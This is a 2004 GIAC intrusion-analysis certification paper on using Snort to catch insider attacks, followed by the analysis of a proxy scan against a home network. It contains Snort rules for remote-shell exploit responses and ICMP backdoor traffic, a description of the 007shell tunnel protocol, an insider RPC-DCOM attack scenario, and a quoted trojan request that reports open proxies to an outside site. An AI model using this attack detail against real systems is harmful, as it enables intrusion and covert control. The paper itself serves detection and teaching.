Global Information Assurance Certification Paper

GCIA Version 3.4

Submitted March 23rd, 2004

Author: Mohammad S Bashir

Title: Detecting employee unauthorized access and violation of enterprise policy with an IDS

SANS Research Triangle Park 2003
October 13 - 18, 2003

Table of Contents

ABSTRACT

This GCIA practical assignment is divided in three parts. The first part of this paper consists of a white paper that explains with the help of examples, how an Intrusion detection system can be utilized to detect malicious insiders and protect critical assets on the inside of a network. This first part (the current state of intrusion detection) of the GCIA paper is titled "Detecting employee unauthorized access and violation of enterprise policy with an IDS". Secondly, a detailed analysis of three different network detects is carried out in part two of the paper called ""Network Detects". In part three, ("Analyze This!") we

perform a security audit of a university's systems based on five day's worth of logs provided to us. This part deals with various reconnaissance and attack patterns that were seen in the logs along with some infected internal hosts. Various techniques were used to first input all the data into various tables in a relational database, then queries were run to create a wider and clearer picture for the analyst's and the reader. Recommendations were offered where needed to the security and management staff of the university to further protect their network towards the end of each section.

Part 1 - Describe the state of intrusion detection –"Detecting employee unauthorized access and violation of enterprise policy with an IDS"

Introduction

This paper attempts to illustrate how a signature based Intrusion Detection system can be used to detect insider attacks and violations of corporate acceptable use policy. A few examples of insider attacks are given. A concept called honey tokens is also discussed.

Sensors for ID systems are usually deployed in the demilitarized zone to detect attacks originating from the outside world to the publicly available servers of an organization such as web, DNS and proxy servers. Once the malicious traffic is matched against known signatures, alerts are triggered and logged. This allows the IDS operator to see where the attacks are coming from and block certain Internet addresses or net blocks at the firewall. Additionally, system compromises can also be discovered using this method and appropriate preventative measures can be taken to avoid further damage and future attacks.

Today, patching newly discovered vulnerabilities in various network services and operating system components has become a daily routine for most network administrators. Publicly available servers are usually hardened and patched on a more regular basis because of their exposure to the outside world. Internal file and print, Intranet, DHCP and DNS servers are usually not on the top of the list to get security updates and patches because they have internal non-routable IP addresses and have no direct exposure to the internet.

Without an ID sensor present on internal segments of the network, monitoring unauthorized activity, attacks originating from an employee's workstation to a file server or a worm propagating through internal computers can go unnoticed until its too late and a security incident has occurred. Some security experts suggest placing sensors on segments where sensitive information such as human resources and research and development resides.

Insider attacks can range anywhere from port scanning an internal file server to launching a denial of service attack against a co-workers computer or launching ARP spoofing attacks against all the computers on a switched network in order to sniff confidential communications.

What is an insider?

Insiders are users, business partners, contractors and vendors that are allowed to use certain resources on the network. Examples of resources are file and print services, Intranet web server and mail servers. A medium to large sized organization is bound to

have a few insiders that will try to use their legitimate access to do illegitimate activities on the network. These activities can range anywhere from installing web, DHCP and chat servers on their company computers to probing of internal and external hosts for operating system and application level vulnerabilities.
There has also been known cases of insiders stealing confidential HR, R&D or finance data and selling it on the Internet or to competitors.[1] According to the CSI/FBI 2003 Computer Crime and Security Survey, [2] insider attacks and system abuse followed virus infections as the top category of incidents. Unauthorized insider access cost organizations $406,300 over a forty-eight month period.

Define an acceptable use policy

An AUP "defines acceptable use of equipment, computing services and the appropriate employee security measures to protect the organization's corporate resources and proprietary information".[3]
A list of prohibited activities should also be included in the acceptable use policy. Some companies have policies in place that require vendors and corporate business partners to sign the AUP as well. SANS Institute have excellent templates for security and acceptable use policies.[4]
An AUP can and should include prohibitive activities[5] such as the following:

- Port scanning of internal or external hosts for open services or vulnerabilities.
- Launching a denial of service attack against an internal or external host.
- Setting up unauthorized wireless access points.
- Setting up unauthorized services such as web, DHCP and DNS servers
- Surfing the Internet for potentially offensive sites.
- Attempting to log in to a host by using another user's network credentials.

Snort

Snort is an open source real time network Intrusion detection system [6]that uses rules and signatures to check malicious traffic on a network segment and triggers alerts and various forms of logging.
Snort can alert administrators when it detects a packet on the network segment that it's monitoring if it matches a specific signature in a rule. Once a rule is matched with the contents of a packet, it can either be logged to a log file, database or to an SNMP trap. Once an alert is triggered, administrators can be notified via various methods.
Rules are stored as plain text files, can be self written or downloaded from snort's website [7] and are read by snort upon startup. The snort developers have written almost 2000 default rules which are categorized in simple text files named to reflect the types of attacks they detect. These rules are updated on a regular basis by snort developers to detect new exploits and worm like activity.

[1] http://www.usdoj.gov/criminal/cybercrime/eeapub.htm
[2] www.security.fsu.edu/docs/FBI2003.pdf
[3] http://www.sans.org/resources/policies/#template
[4] http://www.sans.org/resources/policies/
[5] http://intranet.westminster.org.uk/help/general/aup.asp
[6] http://www.securityfocus.com/infocus/1520
[7] http://www.snort.org/dl/rules/

Custom snort rules can be created to detect insider attacks and violations of a company's acceptable use policy. Each rule can be individually modified thus making it as close as possible for use in the network being protected. For example instant messaging software, which is usually prohibited in some corporate acceptable use policies, can be detected using the default rule set available from snort's web site. These rules will trigger on instant message communication to or from popular instant message servers such as ICQ, aim and msn messenger. Like all open source software, snort's source code is freely available which allows users and developers to make recommendations and add to the functionality of the software by supplying patches and new features.
Snort rules are comprised of two parts, a rule header and a rule option. A "rule header" includes the type of action that should be taken once a match is made between a captured packet and a rule, it also comprises of the source and destination ports, IP's and networks. The "rule option" section of a rule contains alert messages and defines which attributes of a packet must be inspected for their values. Different options within the rule option part of the rule allow matching of complex attack sequences and patterns. All rule option keywords are separated from their arguments with a semicolon. The rule option part of the rule usually contains links to external documentation resources on the Internet. Below is a sample snort rule that triggers an alert when any outside IP address tries to use the finger protocol to determine the version of the finger daemon on any host residing on the internal network. I will first discuss the rule header then briefly go over some of the rule options.

alert tcp $EXTERNAL_NET any -> $HOME_NET 79 (msg:"FINGER version query"; flow:to_server,established; content:"version"; classtype:attempted-recon; sid:1541; rev:4;)

Rule Header

- **Alert:** The first part defines the rule action, other possible options are pass, log, dynamic and activate.
- **Tcp:** This part determines the protocol this rule is targeting. Possible options are UDP, IP, TCP and ICMP.
- **$EXTERNAL_NET:** This is a variable that defines a particular subnet such as the outside network interface. The value for this variable is defined in the snort.conf file which is read upon startup and retained in memory.
- **Any:** This part of this particular rule defines the source port; any is used as a wildcard in this case.
- **->:** The direction of traffic flow.
- **$HOME_NET:** Destination IP or a whole subnet in this case.
- **79 :** Destination Port (79 is used by the finger service).

Rule Options

- **Msg:** Assign a text message to a rule**.**
- **Flow:** Rule is applied when a connection is in an established state (to server in this case).
- **Content:** The payload of the packet is inspected and the argument given is checked (version (of the finger daemon) in this case).

- **Class type:** Used for classification of alerts so they can be classified into categories and then prioritize. (example virus; trojan activity, etc……)
- **Sid:** Used by the output plug-ins to identify snort rules.
- **Rev:** Used to assign a revision number to a rule.

Note: The rule options mentioned above are few of the many options available, for detailed description of these and many other options, along with information about installation and the inner working of snort, please visit snort's web site. [8]

❖ **Using Snort rules to alert on Unauthorized servers/services on Internal network**

The Network administrator at XVZ Corporation receives a call on a Friday afternoon from the help desk. The help desk is noticing a significant amount of increase in the calls they are receiving from users that have lost their network connectivity. Upon further investigation it appears that it's only a particular segment of the network that is having such difficulty. The network administrator walks down to the segment which is experiencing issues and plugs in his laptop into the switch's management port. He discovers that IP address request are being answered by an unknown DHCP server which is assigning a different scheme of IP addresses than the standard internal scheme and the default gateway that is being assigned is different one than the one assigned by the legitimate DHCP server.

Upon further investigation he finds out that a developer had installed a default "Full" install of a famous Linux distribution on her laptop which was acting as a DHCP server and supplying wrong IP address information to the hosts on its local subnet.

Rouge DNS, web and DHCP servers should be a clear violation of the security policy and can create all sorts of havoc on a network. In the case mentioned above, it was an obvious unintentional mistake by the developer. Without proper detection mechanisms present, a malicious user can plant an unauthorized DHCP server and hand out her choice of IP addresses and DNS server addresses to a selected group of users. This will redirect all name resolution queries to her choice of DNS servers. At this point, the attacker can redirect users to her choice of web sites, such as a fake Intranet site.

An Intrusion detection system present on this network segment with the snort rule shown below would have alerted the IDS console operator on the presence of rouge DHCP server on the network.

alert udp !$DHCP_SERVER 67 -> any 68 (msg: "Rogue DHCPserver...");

The exclamation mark before the variable $DHCP_SERVER signifies that a DHCP reply from any host but the legitimate DHCP server (variable is defined in the snort configuration file) should trigger an alert.

❖ **Using Snort rules to alert on malicious activity on internal network.**

It's late in the evening, and every one has gone home for the day at the branch office of a pharmaceutical company. Jack, the junior programmer is in his cubicle surfing the internet in search of a hacking tool so he can get back at his manager.

[8] www.snort.org

Jack is upset at his manager for reprimanding him earlier for not meeting his deadlines and coming late to work every day. He wants to find a way to get back at his manager for that.
Being the experienced web surfer that he is, he has been seeing a lot of pop up advertisements about security products that protect against “hackers that have a lot of freely available hacking tools available to them”. So he types up the words “hacking” in his favorite search engine. A plethora of results appear and he clicks on one of the results that take him to a notoriously popular site that offers a number of hacking scripts and point and click cracking tools. After a few clicks he discovers some tools which exploit new and old vulnerabilities in popular operating systems.
He starts downloading a tool that claims to allow an attacker to exploit a recently discovered vulnerability (RPC-DCOM) in Microsoft operating systems. After downloading the tool, he launches it via the command line and types in the name of a departmental file server and hits enter. Walla! He now sees a new shell prompt (command line window) pop up that allows him to navigate the share and shows him all the user directories on the file server. Astonished at his immediate success, he selects his manager’s home directory and starts deleting her documents. Once done, he starts surfing different users home directories to find valuable information on their projects and started copying them to his personal removable USB flash drive…….
This is just one example of an insider attacking corporate assets that may be critical to an organization. Without intrusion detection present on this segment of the network, there is no way of knowing that an attack was launched on a particular host and weather it was successful or not. In an ideal circumstance, an attack like this on the internal segment of a network would have been detected given that the sensor on that segment had a rule, which alerts on discovery of the RPC DCOM attack traffic. Depending on the alert mechanism, the incident response team should have gotten a page with a brief description of the incident by the IDS monitoring engineer and the damage would be reduced to a minimum.
Two rules that would help detect an attack such as this would look like this.[9]

alert tcp any 4444 -> any any (msg:"ATTACK-RESPONSE successful DCom RPC System Shell Exploit Response"; flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65|"; classtype:successful-admin;)

alert tcp any 3333 -> any any (msg:"ATTACK-RESPONSE successful DCom RPC System Shell Exploit Response"; flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65|"; classtype:successful-admin;)

❖ Using Honey tokens and snort to detect Insider attacks

Honey tokens are fake records or files, which have no value except that to attract someone who is looking for information they shouldn’t access in the first place. A network share on a file server that is named “HR” should only be accessible to the HR department. A spreadsheet called “Annual-salaries-2003” is placed inside that share beneath several sub directories. The HR department is aware of that file and is asked never to access it. Fake records are inserted in that file. Any legitimate user should never access this file.

[9] http://www.counterpane.com/alert-v20030801-001.html

If someone manages to "shoulder surf" [10] a Human resources employee and gains her network credentials. They can log in as that employee and try to access the HR share. They will probably look for files and directories that seem to have sensitive information in them such as the spreadsheet mentioned above.
The snort sensor on the HR segment of the network should have a rule such as the one below [11]that triggers on any packet that has the content "Annual-salaries-2003". Since that file is not supposed to be accessed by anyone, this anomaly sticks out and pin points the unauthorized access.

alert ip any any -> any any (msg:"HoneytokenAccess--Potential Unauthorized Activity";content:" Annual-salaries-2003";)

This snort rule will alert if any packet contains this content is seen on the wire.

❖ **Detection of covert communication using an Intrusion detection system:**

The black hat community has been using covert communication channels for a while to communicate with compromised and infected machines. Loki, tfn2k, trinoo, back orifice and 007shell are just a few examples of programs that allow an attacker to communicate with the victim host. There are a few common ways that black hats use to install these programs on their targets. Open source software is usually available on multiple mirror sites across the globe. If a few of these servers get compromised and the source code for popular applications is modified by the attackers to include their choice of backdoors, then users of those downloads who don't check their md5 sums will end up with Trojan versions of applications. Employees are allowed to surf the web from their workstations and security policies are either not present or not enforced at their company. These users unknowingly install backdoor and Trojan software disguised as screen savers and games on their workstations.
Backdoor software like this, works on the client-server computing model, a daemon or server program runs on an infected machine and a client or attacker sends it instructions to perform various tasks. Zombie hosts such as the one's mentioned above have been used to launch attacks against major web sites in early 2000. [12]
Packet Internet Groper or more commonly known as ping, a network troubleshooting program based on the ICMP protocol, works by sending an ICMP echo packet[13] to a destination host which replies by echoing that request back.
Most companies today block inbound echo requests but don't block inbound echo replies; i.e. internal hosts are allowed to send an ICMP echo request to any host on the Internet, the echo reply from that Internet host will be allowed to come inside the network, through the firewall and sent to the host which sent the echo request.

007shell,[14] a remote control backdoor tool uses ICMP echo replies to tunnel its communications. The 007shell client (the attacker) sends commands in the payload section of the echo reply packets, which the 007shell server (the trojan infected victim) replies to in a new echo reply packet.

[10] http://www.wordspy.com/words/shouldersurfing.asp
[11] http://www.securityfocus.com/infocus/1713
[12] http://www.uniforum.chi.il.us/slides/ddos/tsld005.htm
[13] http://www.ietf.org/rfc/rfc792.txt
[14] http://packetstormsecurity.nl/groups/s0ftpj

An ICMP packet header starts with a one byte "ICMP type" field, a one byte “ICMP code" field and a two byte "ICMP checksum field".[15] The type field indicates the message type, such as echo, echo reply, redirect and timestamp. The code field is to provide more detail on a type. For example, there are 14 possible message codes for a message type of 3, [16] which represents the destination unreachable category. If the message code is 1, it’s a "Type 3, Code 1" ICMP message which means "Destination unreachable, Host Unreachable". If the message code is 0, it’s a "Type 3, Code 0" message which means "Destination unreachable, net unreachable". ICMP request and reply messages also contain identifier and sequence numbers. The ping application stores a unique value in the identifier field, to distinguish between replies for itself and replies for other applications such as windows tracert program which uses ping as well. The sequence number field lets the client match replies with requests. The 007shell client on the attacker’s computer sends a command to the 007shell server on the victim’s computer via an ICMP echo reply that has an ICMP sequence number of 0x0000[17]. This tells the server that this packet is intended for it and to start interpreting the packet data. The response to that echo reply will be sent by the victim as an echo reply with the results of the command and 0x01F0 as the icmp sequence number. This reply will be followed by another reply by the victim to the attacker with an ICMP echo reply packet which has an ICMP sequence number of 0x02f0. This tells the 007shell client on the attacker host that the server has finished sending the data. These sequence number patterns can be customized in the source code, and can be changed to a different value.

Snort rules are stateless, which means they can't compare the number of echo replies with the number of echo requests. A snort preprocessor (detection engine) specifically written for this type of attack has not been written yet. We can write a snort rule that will look for ICMP sequence number 496 (hex 01F0) in an ICMP echo reply packet. A rule such as the following will detect 007shell traffic if the attacker has not modified the source code and changed the default sequence numbers.

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Tunnel 007Shell Response"; itype: 0; icode: 0; icmp_seq:496;)

Conclusion

Without the ability to protect against insider attacks, organizations are highly vulnerable to a variety of malicious and accidental acts that may cause great damage to their business and to their reputation.

Corporate security officers and policy makers need to stay on top of the different ways that are available to an insider if he/she decides to attack the internal network for fun or profit. The acceptable use policy needs to be a document that is clearly understood by all that will be using the corporate IT systems and networks.

Fine tuning signature based ID systems to meet new challenges is a never-ending process. Corporate networks these days need more than a firewall to protect important assets. Insider threat is often not considered when IDS are deployed across the network. The rules mentioned above are just a sample of the hundreds of “ready to use” rules. The

[15] http://www.uga.edu/~ucns/lans/tcpipsem/icmp.echo.gif
[16] http://www.iana.org/assignments/icmp-parameters
[17] http://www.giac.org/practical/GCIA/Gary_Morris_GCIA.doc

snort mailing lists [18]are a great resource for those looking for support on writing their own rules or just simply wanting to discuss Intrusion detection issues amongst their peers. Also, employers may want to make sure that their staff, vendors and corporate partners understand the rationale behind the AUP. Employees are more likely to adhere to a policy when they recognize and appreciate its necessity. New hire orientation and employee training should include a section about the AUP. Training on a regular basis to reflect amendments to the AUP is also critical.
Remember, if there is no policy there is no violation.

References

[1] "Economic Espionage Act (EEA) Cases", Last updated September 11, 2003. URL:http://www.usdoj.gov/criminal/cybercrime/eeapub.htm

[2] "2003 COMPUTER CRIME AND SECURITY SURVEY CSI/FBI" Released May 2003. URL:http://www.security.fsu.edu/docs/FBI2003.pdf

[3] "Acceptable Use Policy." SANS Institute Security Policy project. URL:http://www.sans.org/resources/policies/#template

[4] SANS Institute Security Policy project URL:http://www.sans.org/resources/policies/

[5] "Acceptable Use Policy for Pupils" Westminster School Intranet. February 2000 URL:http://intranet.westminster.org.uk/help/general/aup.asp

[6] Innella, Paul. McMillan, Oba "IDS Overview" An Introduction to Intrusion Detection Systems DEC 2001 URL:http://www.securityfocus.com/infocus/1520

[7] "Snort rules" Snort, The Open Source Network Intrusion Detection System. Mar 2004 URL:http://www.snort.org/dl/rules/

[8] Snort, The Open Source Network Intrusion Detection System. Mar 2004. URL:http://www.snort.org

[9] "Microsoft RPC DCOM Remote Shell Vulnerability." Counterpane Security Alerts August 2003 URL:http://www.counterpane.com/alert-v20030801-001.html

[10] The Word Spy. "Shoulder surfing" November 6, 1996 URL:http://www.wordspy.com/words/shouldersurfing.asp

[11] Spitzner, Lance. "How They Work" Honeytokens: The Other Honeypot. JUL 2003 URL:http://www.securityfocus.com/infocus/1713

[18] http://www.snort.org/lists.html

[12] Navratilova,Viki. "The Week of Famous DDoS Attacks." A Brief History of Distributed Denial of Service Attacks
August 22, 2000 URL:http://www.uniforum.chi.il.us/slides/ddos/tsld005.htm

[13] "INTERNET CONTROL MESSAGE PROTOCOL" Request for Comments:792. September 1981
URL:http://www.ietf.org/rfc/rfc792.txt

[14] "007shell" s0ftpr0ject 99 releases September 1999
URL:http://packetstormsecurity.nl/groups/s0ftpj

[15] Image: "ICMP Echo Packet" . JUL 2003
URL:http://www.uga.edu/~ucns/lans/tcpipsem/icmp.echo.gif

[16] "ICMP TYPE NUMBERS" ICMP TYPE NUMBERS November 2003
URL:http://www.iana.org/assignments/icmp-parameters

[17] Morris, Gary. "GIAC GCIA Practical (version 3.3)" October 2002
URL:http://www.giac.org/practical/GCIA/Gary_Morris_GCIA.doc

[18] "Snort mailing lists" Snort, The Open Source Network Intrusion Detection System. Mar 2004
URL:http://www.snort.org/lists.html

Part 2: Network Detects

Detect1: SCAN Proxy attempt

1. SOURCE OF TRACE

This trace was obtained from a binary log file 12-22.03 which was captured on my home network (Figure 1) by running the following tcpdump command

tcpdump -n -i eth0 'not ether proto \arp' -w 12-22.03

-n = don't resolve names
-i = Use this interface (eth0)
'not ether proto \arp' = discard ARP traffic (there is a lot of junk arp traffic on cable modem networks)
-w = Write to this file (named 12-22.03)
This log contains traffic captured to and from my network within the time frame of 19:42 hrs on 22 December 2003 to 22:32 hrs on 30 December 2003.
A diagram of my home network can be seen in Figure 1




Figure 1

2. DETECT GENERATED BY:

Analysis was done on a Red hat 8.0 (Psyche) kernel 2.4.18-14 Compaq armada M700 P3 550 MHz laptop
Tools used for the analysis:

1) Snort Version 2.1.0 (Build 9) default rule set (roesch@sourcefire.com, www.snort.org)
2) tcpdump version 3.7.2 libpcap version 0.6 (www.tcpdump.org)
3) ethereal-0.9.6 (www.ethereal.org)
4) Snortsnarf version 021111.1 (http://www.silicondefense.com/software/snortsnarf)

(NOTE: My home IP is referred to as *66.177.my.host* throughout this paper)

Snort command used to generate the alerts:
#snort -r 12-22.03 -A full -c /tmp/SANS/snort-2.1.0/etc/snort.conf -d -l /tmp/foo/home-network

In the snort.conf file, I made the following changes to make the output more precise.
1, changed the HOME_NET variable from any to 66.177.my.host
2, changed the EXTERNAL_NET variable from any to !66.177.my.host (the ! means anything that is not 66.177.my.host)

Options explanation:
-r = Read and process tcpdump file specified (12-22.03)
-A full = writes the alert to the "alert" file with the full decoded header as well as the alert message.
-c = use this config file /tmp/SANS/snort-2.1.0/etc/snort.conf
-d = Dump the Application Layer.
-l = log to /tmp/foo/home-network directory

Snort Output Summary:

Snort processed 466613 packets.
Breakdown by protocol: Action Stats:

TCP: 354970 (76.074%) ALERTS: 47336
UDP: 45026 (9.650%) LOGGED: 94550

<<<Snipped>>>>>

TCP Stream Reassembly Stats:
TCP Packets Used: 354970 (76.074%)
Reconstructed Packets: 7031 (1.507%)
Streams Reconstructed: 10803

I used Snortsnarf to categorize and display the alerts, attackers and signatures and then focused on proxy related attacks. There were 15 different attacking IP's that triggered 33 proxy related alerts which Snortsnarf merged together and categorized as "SCAN Proxy Port 8080 attempt"

SNORT-SNARF-OUTPUT

Source-IP--------# of Alerts-----Total Alerts----Dests (total)

64.222.186.236--------9 ----------18----------1
64.222.170.41----------6----------12----------1
64.0.66.213 ----------3----------6----------1
61.187.233.155 -------3----------6----------1
200.63.129.147 -------2----------4----------1
216.194.7.184 -------- 1----------2----------1
168.226.148.106 -----1----------2----------1
168.226.148.30 -------1----------2----------1
200.63.130.98 ---------1----------2----------1
168.226.148.71 -------1----------2----------1
80.71.71.23 ----------1----------1----------1
168.226.148.23 -------1----------2----------1
200.63.129.227 -------1----------2----------1
168.226.149.217 -----1----------2----------1
168.226.148.62--------1----------2----------1

Dest-IP----------# of alerts--------# Total Alerts

66.177. My.host--------33 ----------9772

By looking deeper at Snortsnarf output, I saw that each attacking IP (In these Proxy type attacks) had an equal number of Port 8080 and port 3128 (Squid Proxy) attempts (see signatures below).For example the fourth attacking host 61.187.233.155 had generated a total of 6 alerts, 3 of them were port 3128 scans and the other three were 8080 attempts. Without jumping to conclusions, it seems like a similar attack tool is being used. I decided

to analyze the alert generated by the host that had generated the most alerts (18), attacking IP 64.222.186.236.

 # tcpdump -nvvvr 12-2.03 'src host 64.222.186.236 and (dst port 8080 or 3128)' | wc -l
18

Total Snort Alerts from this host:
[**] [1:620:5] SCAN Proxy Port 8080 attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/23-13:45:20.847873 64.222.186.236:1332 -> 66.177.my.host:8080
TCP TTL: 108 TOS: 0x0 ID: 46248 IpLen: 20 DgmLen: 48 DF
*******S* Seq: 0xE3C2F06E Ack: 0x0 Win: 0xFAF0 TcpLen: 28*
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:618:4] SCAN Squid Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/23-13:45:20.865541 64.222.186.236:1339 -> 66.177.my.host:3128
TCP TTL: 108 TOS: 0x0 ID: 46251 IpLen: 20 DgmLen: 48 DF
*******S* Seq: 0xE3C5261F Ack: 0x0 Win: 0xFAF0 TcpLen: 28*
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:620:5] SCAN Proxy Port 8080 attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/23-13:45:21.351844 64.222.186.236:1332 -> 66.177.my.host:8080
TCP TTL:108 TOS:0x0 ID:46443 IpLen:20 DgmLen:48 DF
*******S* Seq: 0xE3C2F06E Ack: 0x0 Win: 0xFAF0 TcpLen: 28*
TCP Options (4) => MSS: 1460 NOP NOP SackOK

<<Snipped 14 similar alerts>>

[**] [1:620:5] SCAN Proxy Port 8080 attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/27-23:04:32.883036 64.222.186.236:4919 -> 66.177.my.host:8080
TCP TTL:108 TOS:0x0 ID:31648 IpLen:20 DgmLen:48 DF
*******S* Seq: 0xF992E59C Ack: 0x0 Win: 0x4000 TcpLen: 28*
TCP Options (4) => MSS: 1460 NOP NOP SackOK

Snort rule that triggered these alerts:
alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy Port 8080 attempt"; stateless; flags:S,12; classtype:attempted-recon;sid:620; rev:6;)
and
alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"SCAN Squid Proxy attempt"; stateless; flags:S,12; classtype:attempted-recon;sid:618; rev:5;)

These rules reside in the standard ruleset's scan.rules file and will trigger an alert when Tcp traffic originating from any external IP address with any source port is captured on the way to the internal network with Tcp port 8080 or 3128 set as destination port. The stateless option will apply the rule to the packet without snorts tasteful inspection feature. The next option in the rule (flags:S,12;) **[1]** means check for the Syn flag set and mask off the twelve bits. The classification identifier for the rule is attempted-recon (classtype: attempted-recon;) and the rule's revision number is 1 (rev:6;)

3. Probability the source address was spoofed:

From arin.net

OrgName: Verizon Global Networks, Inc.
OrgID: VGBN
Address: 1880 Campus Commons Drive
City: Reston
StateProv: VA
PostalCode: 20191
Country: US
NetRange: 64.222.0.0 - 64.223.255.255
CIDR: 64.222.0.0/15
NetName: VZGNI-PUB-5
NetHandle: NET-64-222-0-0-1
Parent: NET-64-0-0-0-0

This attacking IP is trying is to send Tcp packets to Tcp port 8080 and 3128 with Syn flags set, an ideal response to this type of connection attempt from a target would be a reply with Syn and Ack flags set which would prompt the attacker to send an Ack back and this three way Tcp handshake will allow a session to be established. If the attacker spoofs his IP address then the Syn Ack packets from the target will go to the spoofed IP which will either discard the Syn Ack packet or send a reset because it never sent the original Syn. This will leave the attacker with no gain and thus defeats the purpose of the scan.

tcpdump -nvvvr 12-2.03 'src host 64.222.186.236 and (dst port 8080 or 3128)'| awk {'print $16'} | sort -u

108

(The tcpdump command above will verbosely read the 12-2.03 file without resolving any names and display all packets that arrive from source 64.222.186.236 and have destination port 8080 or 3128 set. I pipe it to Awk and sort to get the TTL values only.)This shows that the TTL on all packets coming from 64.222.186.236 is 108; a trace route to the attacking IP from my home network takes 21 hops. Hmmm..... 21 + 108 =129 maybe the original TTL was 128 (typical for a windows host) Using p0f **[2]** a tool used to passively check for operating system information from tcpdump captured files such as the one I am using, we can prove that this host is running a windows OS.

p0f -s 12-22.03 | grep 64.222.186.236 | sort -u

tells us that this host is running Windows XP Pro SP1 or W2K SP3 The points mentioned above make me believe that this attack came from a legitimate IP address and not a spoofed one, further correlations (below) will add some more weight to my argument.

4. Description of attack:

Tcp Port 8080 and port 3128 are used by proxy servers such as squid and Sun one. An attempt to connect to Tcp port 8080 or 3128 would mean that the attacker is trying to communicate with my host on these ports or scanning for open proxy ports. Open web proxies on the Internet are commonly used to hide one's identity and when anonymous

surfing or conducting legitimate or illegitimate business online is the goal. Open proxies are also used by spammers to hide their identity. Attackers also scan for open ports on a host as part of a reconnaissance mission. After further analysis of all 18 packets from the attacker, I came up with the following details.

1, All 18 packets have the DF (Don't fragment) bit set to 1
2, TCP header length for all packets is the standard 20 bytes
3, On 12-23-03 I received 6 packets all together, they are in the exact order with details removed

attackerip:1332 --> myip:8080 at 13:45:20:847873000
attackerip:1339 --> myip:3128 at 13:45:20:865541000
attackerip:1332 --> myip:8080 at 13:45:21:351844000
attackerip:1339 --> myip:3128 at 13:45:21:353806000
attackerip:1339 --> myip:3128 at 13:45:21:949437000
attackerip:1332 --> myip:8080 at 13:45:21:951429000

The exact same pattern of rapid fire within a short time frame was repeated on 12-25-03 and 12-27-03

5. Attack mechanism:

After searching online for attack patterns mentioned above, I came across the description of ring zero Trojan **[3]** which uses infected windows hosts to scan randomly generated IP addresses on port 80, 8080 and 3128. I am not using any snort rules that will trigger on Syn attempts on port 80 thus I didn't see any such alerts from snort. I decided to run Tcpdump on the capture file with port 80 included this time.

tcpdump -nvvvr 12-2.03 'src host 64.222.186.236 and (dst port 80 or 8080 or 3128)'

and sure enough there were 2 incoming Syn packets (within the same time period) per day from the attacking IP to port 80 (6 in total, two on 23rd, two on 25th and two on 27th). The attack mechanism used by ring zero infected hosts is to randomly select IP addresses and send Syn packets to them on popular proxy server ports 80, 8080 and 3128, If a host is a proxy server and is accepting connections on these ports, it responds with a Syn Ack. An Ack is sent by the attacker to establish a session followed by this HTTP GET command submitted to the proxy server

http://www.rusftpsearch.net/cgi-bin/pst.pl/?pstmode=writeip&psthost={PROXYS_ IP_ADDRESS}&pstport={PROXYS_PORT}. **(replace IP and port to that of victim)**

If the victim is a web server listening on port 80, it will reply with an error, however When a proxy server receives a request such as this, it will attempt to get the requested file from the rusftp search site. This site may be keeping track of attempts like this in order to harvest open proxy server addresses.

6. Correlations:

SnortSnarf generates excellent html pages based on a snort alert file, with links to Arin, Dshield, SamSpade, Geektools and a few other sites that do DNS lookups, traceroutes and report attacks seen by others which originated from the attacking IP. Dshield is a great attempt to fight back and search for correlations. I found this on Shield's site. **[4]**

Top 10 Ports hit by this source: 64.222.186.236

Ports-------Attacks----------Start----------End
1080--------6707----------2003-12-16----------2004-01-10
5490--------3618----------2003-12-16 ----------2004-01-10
3128------- 3505----------2003-12-16------- -------2004-01-10
8080 -------3436----------2003-12-16 ----------2004-01-10
6588--------3409----------2003-12-16----------2004-01-10
80----------271----------2003-12-16----------2004-01-10
0----------28----------2003-12-28----------2004-01-08
1985----------4----------2004-01-04----------2004-01-04
3637----------4----------2003-12-30----------2003-12-30
2380----------4----------2003-12-29----------2003-12-29

On mynetwatchman site, I found similar scanning reports coming from the same attacking IP **[5].**
NOTE: As of March 21, 2004, two days before my submission date, this incident report was not available because it was archived and thus this link will not work. However there is a new incident reported with this IP.

Incident ID: 60385369 Source IP: 64.222.186.236
Provider Domain: verizon.net
DNS Name: dpvc-64-222-186-236.man.east.verizon.net
Total Event Count : 38
Total Distinct Agent: 8/5054
Response : No Response
Status Description: Escalated
Exclusion Reason :
Network Name/NextNIC Start IP - End IP
